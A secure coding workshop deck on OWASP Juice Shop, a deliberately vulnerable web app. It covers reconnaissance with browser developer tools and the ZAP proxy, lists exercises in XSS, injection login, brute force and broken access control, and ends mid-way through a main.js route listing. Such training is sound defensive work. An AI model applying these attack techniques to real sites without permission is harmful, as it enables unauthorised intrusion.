

Secure Coding Workshop with OWASP Juice Shop

SysLogic Cybersecurity Services

Agenda: Secure Coding Workshop with OWASP Juice Shop

- Introduction to OWASP
- Think Like An Attacker – Reconnaissance of a Web Application
- Introduction to OWASP Juice Shop For Your Own Hacking
 - Vulnerability Categories
 - Our First Challenge: Using the Developer Tools in your Browser & Finding the Scoreboard
 - #1 Security Misconfiguration: **Faulty Error Handling**
 - #2 Sensitive Data Exposure: **Finding a Confidential Document**
 - #3 Improper Input Validation: **Leave a Zero Star Review**
 - #4 Improper Input Validation: **Repetitive Registration**

Additional OWASP Juice Shop Exercises

- OWASP Zed Attack Proxy (ZAP) Tool
 - #5 Injection: **DOM XSS & Bonus Payload**
 - #6 Injection: **Log In to the Administrator's Account**
 - #7: Improper Input Validation: **Creating a User with Admin Privileges**
 - #8: Broken Authentication: **Using Brute Force to Find the Admin User's Password**
 - #9: Broken Access Control: **Accessing Another User's Basket**
 - #10: Broken Access Control: **Adding Something to Another User's Basket**

Course Overview



This course presents an overview of security weaknesses and how they are exploited by threat actors.



To get the most out of this course attendees should have a basic understanding of web development. The technologies used to develop web applications are not important for this course.



Feel free to ask questions at any time.

A copy of this presentation deck will be provided to all attendees.

What is OWASP?

Get familiar with the Open Worldwide Application Security Project

The Open Worldwide Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. They host many community led software projects, have many local chapters throughout the world, and have tens of thousands of members all in an effort to become the source for developers and technologists to secure the web.

The following are just some of their services:

- Whitepapers, blog articles, how-to guides, and testing guides on how to secure network-connected applications.
- Tools, libraries and frameworks to assist developers in securing their applications.
- Community and networking resources.
- Education, training and conferences on application security.



Think Like An Attacker

Reconnaissance of a Web Application



What This Course Is and What This Course Is Not

Techniques used by attackers to attack web applications

This course demonstrates how attackers may try to attack a website. It steps through the techniques they may use to cause harm to web applications and data. Understanding these techniques is important for web developers to better understand how to better protect their applications. It gives clarity as to why security best practices are needed and what they protect against.

Important note: This is not a class on how to use this against other web applications. None of the techniques taught in this class should be used on sites you do not have express, written permission to perform them on.

Understanding the Target Application

A few things an attacker will do to better understand how an application works:

1. Browse the site. Understand what the site does, what URL paths are available. Register for an account, if available.
2. Using the browser's Developer Tools, look at the network tab and better understand what calls are being made with each action in the web application. What APIs are being called? What pages are being served? What JavaScript files are being served?
3. Look at some of the JavaScript files in the Sources tab of the Developer Tools. Understand what the JavaScript is doing. Debug a few function calls.
4. Look at a few pages in the Elements tab of the Developer Tools to better understand the Document Object Model (DOM) of the page.
5. Browse the page through an HTTP proxy tool like ZAP and understand how the application works at a deeper level to start preparing possible attacks.


Introduction to OWASP Juice Shop



What is OWASP Juice Shop

A purposefully insecure web application to learn about web application security.


This application contains a vast number of hacking challenges of varying difficulty where the user is supposed to exploit the underlying vulnerabilities. The hacking progress is tracked on a score board. Finding this score board is one of the (easy) challenges.



Vulnerability Categories

- The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes.
- Most cover different risk or vulnerability types from well-known sources including:
 - [OWASP Top 10](#)
 - [OWASP ASVS](#)
 - [OWASP Automated Threat Handbook](#)
 - [OWASP API Security Top 10](#)
 - [OWASP Top 10 Privacy Risks](#)
 - MITRE's [Common Weakness Enumeration](#)

Challenges Category Distribution



How to Install Juice Shop for Your Own Hacking

The workshop today will use Juice Shop installed at **<http://juiceshop.syslogic.link>**


Other ways to install Juice Shop: <https://github.com/juice-shop/juice-shop>


1. Set up your own Node.js web application and install it from source
2. Run the application in a Docker Container
3. Do a Vagrant install and run it virtually
4. Run it on Amazon AWS on an EC2 instance
5. Run it in an Azure Container instance
6. Run it on a Google Compute Engine instance
7. You can see a demo of the site at <http://demo.owasp-juice.shop/>
8. Instructions for all these methods can be found on the GitHub page above



MultiJuicer

1. Browse to <http://juiceshop.syslogic.link/>
 - Note: this site is not using HTTPS so you will likely receive a browser warning and will need to choose to continue to the site
2. Enter a unique team name and click the Create / Join Team button
 - We recommend creating a team per person, but you can also team up with another person if desired. In this case you will need to use the same team name.
3. Make note of your team passcode by hovering over the dots
 - Clicking on it to copy to the clipboard does not appear to be working correctly.
4. Wait a minute for the “JuiceShop instance is starting...” button to change to “Start Hacking!” and then click it to begin
 - Try refreshing the page if you don’t see this button change after a minute.






Finding the Score Board

Find the carefully hidden "Score Board" page




Using the Developer Tools In Your Browser

Use the F12 key in most browsers to view the developer tools. This will give you a wealth of information about the web application you are browsing including header information, JavaScript files, any assets that loaded with the current page, backend calls to any, a view of the page's Document Object Model (DOM), along with the ability to run commands in JavaScript against the page.



Starting the Search For the Scoreboard Part Two




The screenshot shows a code editor window titled 'main.js' with a dark theme. The code is a JSON array of route objects. A search bar at the bottom of the editor shows the text 'score-board' and indicates '21 matches'. The search results are highlighted in the code, showing the 'path' and 'component' for each route that contains 'score-board'.

```
main.js x
- path: "order-history",
-   component: cc
- }, {
-   path: "payment/:entity",
-   component: Qs
- }, {
-   path: "wallet",
-   component: Hl
- }, {
-   path: "login",
-   component: jo
- }, {
-   path: "forgot-password",
-   component: Co
- }, {
-   path: "recycle",
-   component: vi
- }, {
-   path: "register",
-   component: ro
- }, {
-   path: "search",
-   component: $t
- }, {
